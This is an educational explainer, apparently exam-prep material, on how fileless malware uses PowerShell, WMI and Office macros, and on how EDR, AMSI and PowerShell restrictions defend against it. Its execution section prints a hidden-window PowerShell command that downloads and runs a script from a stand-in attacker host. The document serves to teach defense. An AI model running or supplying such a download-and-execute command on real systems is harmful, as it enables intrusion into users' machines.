Understanding Fileless Malware
A deep dive into how fileless malware operates and how to defend against it
Introduction: The Antivirus Blind Spot
For decades, the cat-and-mouse game of cybersecurity was simple. Hackers wrote a malicious file (a virus, trojan, or worm). Antivirus vendors analyzed that file, created a “signature” (a unique fingerprint of the file), and blocked it from running.
Antivirus software is incredibly good at scanning the Hard Drive. If a file touches the disk, the AV will inspect it.
So, hackers asked a logical question: What if our malware never touches the hard drive?
This birthed the concept of Fileless Malware. It is a type of malicious software that exists almost exclusively in the computer’s volatile memory (RAM). When the computer reboots, the RAM is cleared, and the malware vanishes without leaving a traditional forensic trace on the hard drive.
The Strategy: “Living off the Land” (LotL)
If you don’t bring your own hacker tools to the target machine, how do you hack it? You use the tools that are already there.
This is called Living off the Land. Windows comes pre-installed with incredibly powerful administrative tools. If an attacker can hijack these legitimate tools, they don’t need to write custom malware.
The most common tools abused for Fileless Malware include:
- PowerShell: The ultimate Windows administration shell.
- WMI (Windows Management Instrumentation): A system that allows for remote management and script execution.
- Macros: Scripts embedded in Microsoft Office documents (Word, Excel).
The Attack Flow: How a Ghost Operates
Let’s look at a standard Fileless Malware infection chain. 
1. Delivery (The Hook)
The attacker sends a phishing email with an attached Word document. The user downloads it and clicks “Enable Content,” which executes a malicious VBA Macro hidden inside.
Note: The Word document is a file, but the document itself isn’t the malware; it’s just the delivery mechanism.
2. In-Memory Execution (The Shell)
Instead of downloading an .exe file to the C:\Downloads folder, the Macro opens a hidden command prompt and runs a massive, encoded PowerShell command directly in memory.
1
2
3
# A simplified example of what the attacker executes
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://hacker.com/payload.ps1'))"
-nop: No profile (ignores user settings).-w hidden: Hides the window so the user sees nothing.IEX: Invoke-Expression. It takes a string of text downloaded from the internet and executes it directly in RAM as code.
The malicious script (payload.ps1) never touches the disk. It is downloaded straight into memory and executed.
3. Persistence (The Anchor)
If the malware only lives in RAM, it will die when the user turns off the computer. To survive a reboot without dropping a file, attackers hide their code in obscure parts of the operating system configuration.
- The Registry: They write the malicious PowerShell script directly into a Windows Registry key. They then configure Windows to run that registry key every time the system boots.
- WMI Subscriptions: They tell the Windows Management system: “Every time the clock hits 9:00 AM, run this block of code.” The code is stored in the WMI repository, not as an independent file.
Why Traditional Defenses Fail
- Signature Scanning Fails: There is no
.exefile to scan. - Whitelisting Fails:
PowerShell.exeis a trusted, digitally signed Microsoft application. The system allows it to run because administrators use it legitimately all the time. - Forensics is Hard: When the machine is turned off, the RAM is dumped. Incident responders have a much harder time finding out what happened because the evidence evaporates.
The Defense: Watching Behaviors, Not Files
To catch a ghost, you have to watch what it does, not what it is.
- EDR (Endpoint Detection and Response): Modern security relies on EDR tools (like CrowdStrike or Microsoft Defender for Endpoint). EDR watches behaviors. It might flag an alert saying: “Why is Microsoft Word opening a hidden PowerShell window and connecting to a Russian IP address?” That behavior is malicious, even if the tools used are legitimate.
- AMSI (Antimalware Scan Interface): Microsoft built AMSI to combat fileless threats. Before PowerShell executes a script in memory, it sends the script text to the Antivirus for a quick check.
- Restrict PowerShell: Standard office workers (HR, Sales, Marketing) rarely need to run PowerShell scripts. Use Group Policy to restrict PowerShell execution only to IT administrators.
Summary for the Exam
- Fileless Malware: Malware that operates in memory (RAM) and avoids writing executables to the hard drive.
- Living off the Land (LotL): Abusing legitimate system tools (PowerShell, WMI) for malicious purposes.
- IEX (Invoke-Expression): The PowerShell command commonly used to execute code directly from a string in memory.
- Detection: Requires behavioral monitoring (EDR) and memory analysis rather than traditional file signature scanning.